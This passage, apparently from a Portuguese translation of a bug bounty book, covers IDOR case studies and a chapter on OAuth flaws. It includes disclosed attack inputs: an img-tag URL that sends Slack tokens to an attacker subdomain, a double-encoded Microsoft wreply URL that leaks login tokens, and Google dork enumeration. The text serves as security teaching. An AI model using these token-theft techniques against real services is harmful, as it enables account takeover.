294df01104a", "name": "test", "alias": "test2", ❷ "api_key": "8590313c7382375063c2 fe  
279a4487a98387767a", "enrollments": {"beta_distribution": "true"}, "accounts
```

```
_count":3, "apps_counts":{"android":2}, "sdk_organization":true,❸"build  
_secret":"5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054"  
,  
"mopub_id": "33525"}}
```

A resposta `POST` do Mopub fornece o `api_key` **❷** e o `build_secret` **❸**, que Reni informou ao Twitter em seu relatório inicial. Mas ao acessar o As informações também exigem o conhecimento de um `organization_id` **❶**, que é uma cadeia de 24 dígitos indecifrável. Reni percebeu que os usuários podiam compartilhar publicamente problemas de falhas de aplicativos por meio de um URL, como `http://crashes.to/s/<11 CHARACTERS>`. A visita a um desses URLs retornaria o indecifrável `organization_id` no corpo da resposta. Reni conseguiu enumerar os valores de `organization_id` visitando os URLs retornados usando o site do Google dork:`http://crashes.to/s/`. Com o `api_key`, o `build_secret` e o `organization_id`, um invasor poderia roubar tokens de API.

O Twitter resolveu a vulnerabilidade e pediu a Reni que confirmasse que ele não poderia mais acessar as informações vulneráveis. Foi nesse momento que Reni percebeu que o `build_secret` retornado na resposta HTTP também era usado no URL `https://app.mopub.com/complete/htsdk/?code=<BUILDSECRET>&next=%2d`. Esse URL autenticava um usuário e o redirecionava para a conta Mopub associada, o que permitiria que um usuário mal-intencionado entrasse na conta de qualquer outro usuário. O usuário mal-intencionado teria tido acesso aos aplicativos e organizações da conta-alvo da plataforma de desenvolvimento móvel do Twitter. O Twitter respondeu ao comentário de Reni solicitando informações adicionais e as etapas para reproduzir o ataque, que Reni forneceu.

Conclusões

Certifique-se sempre de confirmar o impacto total de seus bugs, especialmente quando se trata de IDORs. Nesse caso, Reni descobriu que poderia obter valores secretos acessando solicitações `POST` e usando um único Google dork. Reni relatou inicialmente que o Twitter estava vazando informações confidenciais, mas só mais tarde percebeu como esses valores eram usados na plataforma. Se Reni não tivesse fornecido informações adicionais após enviar sua solicitação de

o Twitter provavelmente não teria percebido que estava vulnerável a aquisições de contas e poderia ter pago menos a Reni.

Divulgação de informações de clientes da ACME

Dificuldade: Alta

URL: [https://www.<acme>.com/customer_summary?
customer_id=abeZMloJyUovapiXqrHyi0DshH](https://www.<acme>.com/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH)

Fonte: N/A

Data da denúncia: 20 de fevereiro de

2017 Recompensa paga: US\$ 3.000

Esse bug faz parte de um programa privado no HackerOne. Essa vulnerabilidade permanece não divulgada, e todas as informações nela contidas foram anonimizadas.

Uma empresa, que chamarei de ACME Corp para fins deste exemplo, criou um software que permite aos administradores criar usuários e atribuir permissões a esses usuários. Quando comecei a testar o software em busca de vulnerabilidades, usei minha conta de administrador para criar um segundo usuário sem permissões. Usando a segunda conta de usuário, comecei a visitar URLs que o administrador podia acessar e que não deveriam estar acessíveis ao segundo usuário.

Usando minha conta sem privilégios, visitei uma página de detalhes do cliente por meio do URL [www.<acme>.com/customization/customer_summary?
customer_id=abeZMloJyUovapiXqrHyi0DshH](http://www.<acme>.com/customization/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH). Esse URL retorna informações sobre o cliente com base na ID passada para o parâmetro `customer_id`. Fiquei surpreso ao ver que os detalhes do cliente estavam sendo retornados para a segunda conta de usuário.

Embora o `customer_id` pareça ser indecifrável, ele pode ter sido divulgado por engano em algum lugar do site. Como alternativa, se um usuário tivesse sua permissão revogada, ele ainda poderia acessar as informações do cliente se soubesse o `customer_id`. Relatei o bug com esse raciocínio. Em retrospecto, eu deveria ter procurado o `customer_id` vazado antes de relatar.

O programa encerrou meu relatório como informativo com base no fato de que o `customer_id` era indecifrável. Relatórios informativos não resultam em uma recompensa e podem afetar negativamente suas estatísticas do HackerOne. Sem me deixar abater, comecei a procurar lugares onde o ID poderia ser vazado, testando todos os pontos de extremidade que pude encontrar. Dois dias depois, encontrei uma vulnerabilidade.

Comecei a acessar URLs com um usuário que só tinha permissão para pesquisar pedidos e não deveria ter acesso a informações de clientes ou produtos. Mas encontrei uma resposta de uma pesquisa de pedidos que produziu o seguinte JSON:

```
{  
    "select": "(*,hits.(data.(order_no, customer_info, product_items.  
(produto_  
id,item_text), status, creation_date, order_total, currency))", "_type":  
    "order_search_result",  
    "count": 1,  
    "start": 0,  
    "hits": [  
        {"  
            "data": {  
                "order_no": "00000001",  
                "product_items": [  
                    {"  
                        "_type": "product_item",  
                        "product_id": "test1231234",  
                        "item_text": "test"  
                    }],  
                    "_type": "order",  
                    "creation_date": "2017-02-25T02:31Z",  
                    "customer_info": {  
                        "customer_no": "00006001", "_type":  
                        "customer_info", "customer_name":  
                        "pete test",  
                        "customer_id": "abeZMloJyUovapiXqHyi0DshH", "email":  
                        "test@gmail.com"  
                    }  
                }  
            }]  
        }--snip--
```

Observe que o JSON inclui um `customer_id` ❶, que era o mesmo ID que estava sendo usado no URL que exibiria as informações do cliente. Isso significava que o ID do cliente estava sendo vazado, e um usuário sem privilégios poderia encontrar e acessar informações de clientes que não deveria ter permissão para ver.

Além de encontrar o `customer_id`, continuei a investigar a extensão da vulnerabilidade. Descobri outros IDs que também poderiam ser usados em URLs para retornar informações que deveriam estar inacessíveis. Meu segundo relatório foi aceito e recebeu uma recompensa.

Conclusões

Quando você encontrar uma vulnerabilidade, certifique-se de entender até que ponto um invasor pode usá-la. Tente encontrar identificadores vazados ou outros IDs que possam ter uma vulnerabilidade semelhante. Além disso, não fique desanimado se um programa discordar de seu relatório. Você pode continuar procurando outros lugares em que possa usar a vulnerabilidade e pode enviar outro relatório se encontrar mais informações.

Resumo

As IDORs ocorrem quando um invasor pode acessar ou modificar uma referência a um objeto que não deveria ser acessado. As IDORs podem ser simples: elas podem exigir a exploração de números inteiros incrementados numericamente por meio da adição e subtração de 1. Para IDORs mais complexas que fazem uso de UUIDs ou identificadores aleatórios, talvez seja necessário testar a plataforma completamente em busca de vazamentos. Você pode verificar se há vazamentos em vários lugares, como em respostas JSON, em conteúdo HTML, por meio do Google dorks e por meio de URLs. Quando estiver relatando, não deixe de detalhar como um invasor pode abusar da vulnerabilidade. Por exemplo, a recompensa por uma vulnerabilidade em que um invasor pode contornar as permissões da plataforma será menor do que a recompensa por um bug que resulta em um controle total da conta.

17

VULNERABILIDADES DO OAUTH



O OAuth é um protocolo aberto que simplifica e padroniza a autorização segura em aplicativos da Web, móveis e de desktop. Ele permite que os usuários criem contas em sites sem precisar criar um nome de usuário ou senha. É comumente visto em sites como o botão Sign in with *platform* (Entrar com a *plataforma*), como o mostrado na Figura 17-1, em que a plataforma é Facebook, Google, LinkedIn, Twitter, etc.




Figura 17-1: Exemplo de botão OAuth Sign in with Google

As vulnerabilidades do OAuth são um tipo de vulnerabilidade de configuração de aplicativo, o que significa que elas dependem de erros de implementação do desenvolvedor. No entanto, dado o impacto e a frequência das vulnerabilidades do OAuth, vale a pena dedicar um capítulo inteiro a elas. Embora existam muitos tipos de vulnerabilidades do OAuth, os exemplos deste capítulo incluirão principalmente casos em que um invasor consegue explorar o OAuth para roubar tokens de autenticação e acessar as informações da conta de um usuário-alvo no servidor de recursos.

No momento em que escrevo, o OAuth tem duas versões, 1.0a e 2.0, que são incompatíveis entre si. Livros inteiros foram escritos sobre

OAuth, mas este capítulo se concentra no OAuth 2.0 e no fluxo de trabalho básico do OAuth.

O fluxo de trabalho do OAuth

O processo do OAuth é complexo, portanto, vamos começar com os termos básicos. Três atores estão envolvidos no fluxo mais básico do OAuth:

- O *proprietário do recurso* é o usuário que está tentando fazer login via OAuth.
- O *servidor de recursos* é uma API de terceiros que autentica o proprietário do recurso. Qualquer site pode ser um servidor de recursos, mas os mais populares incluem Facebook, Google, LinkedIn e assim por diante.
- O *cliente* é o aplicativo de terceiros que o proprietário do recurso visita. O cliente tem permissão para acessar dados no servidor de recursos.

Quando você tenta fazer login usando o OAuth, o cliente solicita acesso às suas informações do servidor de recursos e pede ao proprietário do recurso (neste caso, você) a aprovação para acessar os dados. O cliente pode solicitar acesso a todas as suas informações ou apenas a partes específicas. As informações que um cliente solicita são definidas por escopos. Os escopos são semelhantes às permissões, pois restringem as informações que um aplicativo pode acessar do servidor de recursos. Por exemplo, os escopos do Facebook incluem o `e-mail` do usuário, `public_profile`, `user_friends` e assim por diante. Se você conceder a um cliente acesso apenas ao escopo de `e-mail`, ele não poderá acessar suas informações de perfil, lista de amigos e outras informações.

Agora que você entende os atores envolvidos, vamos examinar o processo OAuth ao fazer login em um cliente pela primeira vez usando o Facebook como exemplo de servidor de recursos. O processo OAuth começa quando você visita um cliente e clica no botão Login com o Facebook. Isso resulta em uma solicitação `GET` para um endpoint de autenticação no cliente. Geralmente, o caminho é parecido com este: `https://www.<example>.com/oauth/facebook/`. O Shopify, por exemplo, usa o Google para OAuth com o URL `https://<STORE>.myshopify.com/admin/auth/login?google_apps=1/`.

O cliente responde a essa solicitação HTTP com um redirecionamento 302 para o servidor de recursos. O URL de redirecionamento incluirá parâmetros para facilitar o processo OAuth, que são definidos da seguinte forma:

- O *client_id* identifica o cliente para o servidor de recursos. Cada cliente terá seu próprio *client_id* para que o servidor de recursos possa identificar o aplicativo que está iniciando a solicitação para acessar as informações do proprietário do recurso.
- O *redirect_uri* identifica para onde o servidor de recursos deve redirecionar o navegador do proprietário do recurso depois que o servidor de recursos tiver autenticado o proprietário do recurso.
- O *response_type* identifica o tipo de resposta a ser fornecida. Geralmente é um token ou código, embora um servidor de recursos possa definir outros valores aceitos. Um tipo de resposta de token fornece um token de acesso que permite o acesso imediato às informações do servidor de recursos. Um tipo de resposta de código fornece um código de acesso que deve ser trocado por um token de acesso por meio de uma etapa extra no processo OAuth.
- O *escopo*, mencionado anteriormente, identifica as permissões que um cliente está solicitando para acessar do servidor de recursos. Durante a primeira solicitação de autorização, o proprietário do recurso deve receber uma caixa de diálogo para revisar e aprovar os escopos solicitados.
- O *estado* é um valor indecifrável que evita falsificações de solicitações entre sites. Esse valor é opcional, mas deve ser implementado em todos os aplicativos OAuth. Ele deve ser incluído na solicitação HTTP para o servidor de recursos. Em seguida, deve ser retornado e validado pelo cliente para garantir que um invasor não possa invocar maliciosamente o processo OAuth em nome de outro usuário.

Um exemplo de URL que inicia o processo OAuth com o Facebook seria o seguinte: https://www.facebook.com/v2.0/dialog/oauth?client_id=123&redirect_uri=https%3A%2F%2Fwww.<example>.com%2Foauth%2Fcallback&response_type=token&scope=email&state=XYZ

Depois de receber a resposta de redirecionamento 302, o navegador envia uma solicitação `GET` para o servidor de recursos. Supondo que você esteja conectado ao servidor de recursos, deverá ver uma caixa de diálogo para aprovar os escopos solicitados pelo cliente. A Figura 17-2 mostra um exemplo do site Quora (o cliente) solicitando acesso às informações do Facebook (o servidor de recursos) em nome do proprietário do recurso.

Clicar no botão Continuar como John aprova a solicitação do Quora para acessar os escopos listados, incluindo o perfil público do proprietário do recurso, a lista de amigos, o aniversário, a cidade natal e assim por diante. Depois que o proprietário do recurso clica no botão, o Facebook retorna uma resposta HTTP 302 redirecionando o navegador de volta para o URL definido pelo parâmetro `redirect_uri` discutido anteriormente. O redirecionamento também inclui um token e o parâmetro state. Aqui está um exemplo de um redirecionamento de URL do Facebook para o Quora (que foi modificado para este livro):

```
https://www.quora.com?  
access_token=EAAAHA86O7bQBAApUu2ZBTuEo0MZA5xBXTQixBU  
YxrauhNqFtdxViQQ3CwtliGtKqljBZA8&expires_in=5625&state=F32A  
B83299DADDBAACD82DA
```

Nesse caso, o Facebook retornou um token de acesso que o Quora (o cliente) poderia usar para consultar imediatamente as informações do proprietário do recurso. Quando o cliente tiver o `access_token`, o envolvimento do proprietário do recurso no processo OAuth estará concluído. O cliente consultaria a API do Facebook diretamente para obter as informações necessárias sobre o proprietário do recurso. O proprietário do recurso poderá usar o cliente sem estar ciente da interação entre o cliente e a API.




Figura 17-2: Login no Quora com autorização de escopo do Facebook OAuth

No entanto, se o Facebook retornasse um código em vez de um token de acesso, o Quora precisaria trocar esse código por um token de acesso para consultar as informações do servidor de recursos. Esse processo é concluído entre o cliente e o servidor de recursos sem o navegador do proprietário do recurso. Para obter um token, o cliente faz sua própria solicitação HTTP para o servidor de recursos que inclui três parâmetros de URL: um *código de acesso*, o *client_id* e um *client_secret*. O *código de acesso* é o valor retornado do servidor de recursos por meio do redirecionamento HTTP 302. O *client_secret* é

um valor que deve ser mantido em sigilo pelo cliente. Ele é gerado pelo servidor de recursos quando o aplicativo é configurado e o *client_id* é atribuído.

Finalmente, quando o servidor de recursos recebe uma solicitação do cliente com o *client_secret*, *client_id* e código de acesso, ele valida os valores e retorna um *access_token* ao cliente. Nesse estágio, o cliente pode consultar o servidor de recursos para obter informações sobre o proprietário do recurso, e o processo OAuth está concluído. Depois de aprovar um servidor de recursos para acessar suas informações, na próxima vez que você fizer login no cliente usando o Facebook, o processo de autenticação OAuth geralmente ocorrerá em segundo plano. Você não verá nada dessa interação, a menos que monitore suas solicitações HTTP. Os clientes podem alterar esse comportamento padrão para exigir que os proprietários de recursos reautentiquem e aprovem os escopos; no entanto, isso é muito incomum.

A gravidade de uma vulnerabilidade do OAuth depende dos escopos permitidos associados ao token roubado, como você verá nos exemplos a seguir.

Roubo de tokens OAuth do Slack

Dificuldade: Baixa

URL: <https://slack.com/oauth/authorize>/ Fonte:

<http://hackerone.com/reports/2575>/ Data

relatada: 1º de março de 2013

Recompensa paga: \$100

Uma vulnerabilidade comum do OAuth ocorre quando um desenvolvedor configura ou compara incorretamente os parâmetros *redirect_uri* permitidos, permitindo que os invasores roubem tokens OAuth. Em março de 2013, Prakhar Prasad descobriu exatamente isso na implementação do OAuth do Slack. Prasad informou ao Slack que poderia contornar suas restrições de *redirect_uri* anexando qualquer coisa a um *redirect_uri* da lista branca. Em outras palavras, o Slack estava validando apenas o início do parâmetro *redirect_uri*. Se um desenvolvedor registrasse um novo aplicativo no Slack e colocasse na lista de permissões <https://www.<example>.com>, um

O atacante poderia acrescentar um valor ao URL e fazer com que o redirecionamento fosse para um local não intencional. Por exemplo, modificar o URL para passar `redirect_uri=https://<attacker>.com` seria rejeitado, mas passar `redirect_uri=https://www.<example>.com.mx` seria aceito.

Para explorar esse comportamento, um invasor só precisa criar um subdomínio correspondente em seu site malicioso. Se um usuário-alvo visitar o URL maliciosamente modificado, o Slack envia o token OAuth para o site do invasor. Um invasor pode invocar a solicitação em nome do usuário-alvo incorporando uma tag `` em uma página da Web maliciosa, como

`src=https://slack.com/oauth/authorize?`

`response_type=token&client_id=APP_ID&redirect_uri=https://www.example.com.attacker.com`. O uso de uma tag `` invoca automaticamente um HTTP `GET` quando renderizado.

Conclusões

As vulnerabilidades nas quais o `redirect_uri` não foi rigorosamente verificado são um erro de configuração comum do OAuth. Às vezes, a vulnerabilidade é o resultado de um aplicativo que registra um domínio, como *.

`<example>.com`, como um `redirect_uri` aceitável. Outras vezes, é o resultado de um servidor de recursos que não realiza uma verificação rigorosa do início e do fim do parâmetro `redirect_uri`. Neste exemplo, foi o último caso. Quando estiver procurando vulnerabilidades do OAuth, certifique-se sempre de testar qualquer parâmetro que indique que um redirecionamento está sendo usado.

Aprovação de autenticação com senhas padrão

Dificuldade: Baixa

URL: <https://flurry.com/auth/v1/account/>

Fonte: <https://lightningsecurity.io/blog/password-not-provided/>

Data do relatório: 30 de junho de 2017

Recompensa paga: Não revelado

A procura de vulnerabilidades em qualquer implementação do OAuth envolve a revisão de todo o processo de autenticação, do início ao fim. Isso inclui o reconhecimento de solicitações HTTP que não fazem parte do processo padronizado. Essas solicitações geralmente indicam que os desenvolvedores personalizaram o processo e podem ter introduzido bugs. Jack Cable percebeu essa situação em junho de 2017, quando analisou o programa de recompensa por bugs do Yahoo.

O programa de recompensas do Yahoo incluía o site de análise *Flurry.com*. Para iniciar seus testes, Cable registrou-se em uma conta Flurry usando seu endereço de e-mail `@yahoo.com` por meio da implementação OAuth do Yahoo. Depois que a Flurry e o Yahoo! trocaram o token OAuth, a solicitação final do `POST` para a Flurry foi a seguinte:

```
POST /auth/v1/account HTTP/1.1
Host: auth.flurry.com Connection:
close
Content-Length: 205
Content-Type: application/vnd.api+json DNT: 1
Referer: https://login.flurry.com/signup
Accept-Language: en-US,en;q=0.8,la;q=0.6
{"data": {"type": "account", "id": "...", "attributes": {"email": "...@yahoo.com",
"companyName": "1234", "firstname": "jack", "lastname": "cable", "password": "not-
provided"{}}}
```

A parte `"password": "not-provided"` da solicitação **①** chamou a atenção de Cable. Ao sair de sua conta, ele acessou novamente o site `https://login.flurry.com/` e fez login sem usar o OAuth. Em vez disso, ele forneceu seu endereço de e-mail e a senha não fornecida. Isso funcionou e Cable fez login em sua conta.

Se um usuário se registrasse na Flurry usando sua conta do Yahoo! e o processo OAuth, a Flurry registraria a conta em seu sistema como cliente. Em seguida, o Flurry salvaria a conta do usuário com a senha padrão não fornecida. Cable enviou a vulnerabilidade, e o Yahoo! a corrigiu em até cinco horas após receber seu relatório.

Conclusões

Nesse caso, a Flurry incluiu uma etapa extra e personalizada no processo de autenticação que usou uma solicitação `POST` para criar uma conta de usuário depois que o usuário foi autenticado. As etapas personalizadas de implementação do OAuth são frequentemente mal interpretadas e resultam em vulnerabilidades, portanto, certifique-se de testar esses processos completamente. Neste exemplo, a Flurry provavelmente criou seu fluxo de trabalho do OAuth sobre o processo de registro de usuário existente para corresponder ao restante do aplicativo. A Flurry provavelmente não exigiu que os usuários criassem uma conta antes de implementar o Yahoo! OAuth. Para acomodar usuários sem contas, os desenvolvedores da Flurry provavelmente decidiram invocar a mesma solicitação `POST` de registro para criar usuários. Mas a solicitação exigia um parâmetro de senha, então a Flurry definiu uma senha padrão insegura.

Roubo de tokens de login da Microsoft

Dificuldade: Alta

URL: <https://login.microsoftonline.com>

Fonte: <https://whitton.io/articles/obtaining-tokens-outlook-office-azure-account/>

Data da denúncia: 24 de janeiro

de 2016 Recompensa paga:

US\$ 13.000

Embora a Microsoft não implemente o fluxo padrão do OAuth, ela usa um processo que é muito semelhante e aplicável ao teste de aplicativos OAuth. Quando estiver testando o OAuth ou qualquer processo de autenticação semelhante, certifique-se de testar minuciosamente como os parâmetros de redirecionamento estão sendo validados. Uma maneira de fazer isso é passar diferentes estruturas de URL para o aplicativo. Foi exatamente isso que Jack Whitton fez em janeiro de 2016, quando testou o processo de login da Microsoft e descobriu que poderia roubar tokens de autenticação.

Como possui muitas propriedades, a Microsoft autentica os usuários por meio de solicitações para `login.live.com`, `login.microsoftonline.com` e `login.windows.net`, dependendo do serviço em que o usuário está sendo autenticado. Essas URLs retornariam uma sessão para o usuário. Por exemplo, o fluxo para `outlook.office.com` era o seguinte:

1. Um usuário acessaria <https://outlook.office.com>.
2. O usuário seria redirecionado para <https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&wreply=https%3a%2f%2foutlook.office.com%2fowa%2f&id=260563>.
3. Se o usuário estivesse conectado, uma solicitação `POST` seria feita para o `wreply` com um parâmetro `t` que contém um token para o usuário.

A alteração do parâmetro `wreply` para qualquer outro domínio retornou um erro de processo. A Whitton também tentou duplicar a codificação de caracteres adicionando um `%252f` ao final do URL para criar `https%3a%2f%2foutlook.office.com%252f`. Nesse URL, os caracteres especiais são codificados de forma que dois pontos (`:`) seja `%3a` e uma barra (`/`) seja `%2f`. Ao fazer a codificação dupla, o invasor também codificaria o sinal de porcentagem (`%`) na codificação inicial. Isso faria com que uma barra com codificação dupla `%252f` (a codificação de caracteres especiais foi discutida em "Divisão da resposta HTTP do Twitter" na página 52). Quando Whitton alterou o parâmetro `wreply` para o URL com codificação dupla, o aplicativo retornou um erro que indicava que `https://outlook.office.com%f` não era um URL válido.

Em seguida, Whitton anexou `@example.com` ao domínio, o que não resultou em um erro. Em vez disso, retornou `https://outlook.office.com%2f@example.com/?wa=wsignin1.0`. O motivo pelo qual ele fez isso é que a estrutura de um URL é o esquema: `[[/][nome de usuário:senha@[host[:porta]]][/]caminho[?consulta][#fragmento]]`. Os parâmetros de `nome de usuário` e `senha` passam credenciais básicas de autorização para um site. Portanto, ao adicionar `@example.com`, o host de redirecionamento não era mais `outlook.office.com`. Em vez disso, o redirecionamento poderia ser definido para qualquer host controlado pelo invasor.

De acordo com Whitton, a causa dessa vulnerabilidade foi a maneira como a Microsoft estava lidando com a decodificação e a validação de URL. A Microsoft provavelmente estava usando um processo de duas etapas. Primeiro, a Microsoft realizava uma verificação de sanidade e garantia que o domínio era válido e estava em conformidade com a estrutura de URL estrutura esquema. O URL URL `https://outlook.office.com%2f@example.com` era válido porque `outlook.office.com%2f` seria reconhecido como um nome

de usuário válido.

Em segundo lugar, a Microsoft decodificaria o URL recursivamente até que não houvesse mais caracteres para decodificar. Nesse caso, `https%3a%2f%2foutlook.office.com%252f@example.com` seria recursivamente decodificado até que ele retornasse `https://outlook.office.com/@example.com`. Isso significa que `@example.com` foi reconhecido como parte do caminho do URL, mas não o host. O host seria validado como `outlook.office.com` porque `@example.com` vem depois de uma barra.

Quando as partes do URL foram combinadas, a Microsoft validou a estrutura do URL, decodificou o URL e o validou como sendo de lista branca, mas retornou um URL que foi decodificado apenas uma vez. Isso significava que qualquer usuário-alvo que visitasse `https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&wreply=https%3a%2f%2foutlook.office.com%252f@example.com&id=260563` teria seu token de acesso enviado para `example.com`. O proprietário mal-intencionado do `example.com` poderia então fazer login no serviço da Microsoft associado ao token recebido e acessar as contas de outras pessoas.

Conclusões

Quando estiver testando parâmetros de redirecionamento no fluxo do OAuth, inclua `@example.com` como parte do URI de redirecionamento para ver como o aplicativo lida com isso. Você deve fazer isso especialmente quando perceber que o processo está utilizando caracteres codificados que o aplicativo precisa decodificar para validar um URL de redirecionamento na lista branca. Além disso, sempre observe quaisquer diferenças sutis no comportamento do aplicativo enquanto estiver testando. Nesse caso, Whitton notou que os erros retornados eram diferentes quando ele alterou totalmente o parâmetro `wreply` em vez de anexar uma barra dupla codificada. Isso o levou à lógica de validação mal configurada da Microsoft.

Passando os tokens de acesso oficial do Facebook

Dificuldade: Alta

URL: `https://www.facebook.com`

Fonte: <http://philippeharewood.com/swiping-facebook-official-access-tokens/>

Data da denúncia: 29 de fevereiro de
2016 Recompensa paga: Não
divulgado

Quando estiver procurando vulnerabilidades, não deixe de considerar os ativos esquecidos dos quais o aplicativo de destino depende. Neste exemplo, Philippe Harewood começou com um único objetivo em mente: capturar o token do Facebook de um usuário-alvo e acessar suas informações privadas. Mas ele não conseguiu encontrar nenhum erro na implementação do OAuth do Facebook. Sem se deixar abater, ele mudou de direção e começou a procurar um aplicativo do Facebook que pudesse controlar, usando uma ideia semelhante à de um controle de subdomínio.

A ideia foi baseada no reconhecimento de que a principal funcionalidade do Facebook inclui alguns aplicativos de propriedade do Facebook que dependem do OAuth e são automaticamente autorizados por todas as contas do Facebook. A lista desses aplicativos pré-autorizados estava em <https://www.facebook.com/search/me/apps-used/>.

Ao analisar a lista, Harewood encontrou um aplicativo que foi autorizado, embora o Facebook não fosse mais proprietário ou usasse o domínio. Isso significava que Harewood poderia registrar o domínio da lista branca como o parâmetro *redirect_uri* para receber os tokens do Facebook de qualquer usuário que visitou o OAuth autorização endpoint https://facebook.com/v2.5/dialog/oauth?response_type=token&display=popup&client_id=APP_ID&redirect_uri=REDIRECT_URI/.

No URL, o ID do aplicativo vulnerável é indicado por *APP_ID*, que inclui acesso a todos os escopos OAuth. O domínio da lista branca é indicado por *REDIRECT_URI* (Harewood não divulgou o aplicativo mal configurado). Como o aplicativo já estava autorizado para todos os usuários do Facebook, qualquer usuário-alvo nunca precisaria aprovar os escopos solicitados. Além disso, o processo OAuth seria realizado inteiramente em solicitações HTTP em segundo plano. Ao visitar o URL do Facebook OAuth para esse aplicativo, os usuários seriam redirecionados para o URL http://REDIRECT_URI/#token=access_token_appended_here/.

Como Harewood registrou o endereço para *REDIRECT_URI*, ele conseguiu registrar o token de acesso de qualquer usuário que visitou o URL, o que lhe deu acesso a toda a conta do Facebook. Além disso, todos os tokens de acesso oficial do Facebook incluem acesso a outras propriedades do Facebook, como o Instagram. Como resultado, Harewood poderia acessar todas as propriedades do Facebook em nome de um usuário-alvo.

Conclusões

Considere os possíveis ativos esquecidos quando estiver procurando por vulnerabilidades. Neste exemplo, o ativo esquecido era um aplicativo sensível do Facebook com permissões de escopo total. Mas outros exemplos incluem registros CNAME de subdomínio e dependências de aplicativos, como Ruby Gems, bibliotecas JavaScript e assim por diante. Se um aplicativo depender de ativos externos, os desenvolvedores poderão, algum dia, parar de usar esse ativo e esquecer de desconectá-lo do aplicativo. Se um invasor puder assumir o controle do ativo, isso poderá ter consequências graves para o aplicativo e seus usuários. Além disso, é importante reconhecer que Harewood iniciou seus testes com um objetivo de hacking em mente. Fazer o mesmo é uma maneira eficaz de concentrar sua energia quando estiver invadindo aplicativos grandes, onde há um número infinito de áreas para testar e é fácil se distrair.

Resumo

Apesar de sua padronização como um fluxo de trabalho de autenticação, o OAuth é fácil de ser mal interpretado pelos desenvolvedores. Bugs sutis podem permitir que os invasores roubem tokens de autorização e accessem as informações privadas dos usuários visados. Quando estiver invadindo aplicativos OAuth, certifique-se de testar minuciosamente o parâmetro *redirect_uri* para ver se um aplicativo está validando corretamente quando os tokens de acesso são enviados. Além disso, fique atento às implementações personalizadas que suportam o fluxo de trabalho do OAuth; a funcionalidade não será definida pelo processo padronizado do OAuth e é mais provável que seja vulnerável. Antes de desistir de qualquer invasão do OAuth, não deixe de considerar os ativos da lista branca. Confirme se o

O cliente confiou em qualquer aplicativo por padrão que seus desenvolvedores possam ter esquecido.

18

VULNERABILIDADES DE LÓGICA E CONFIGURAÇÃO DE APLICATIVOS



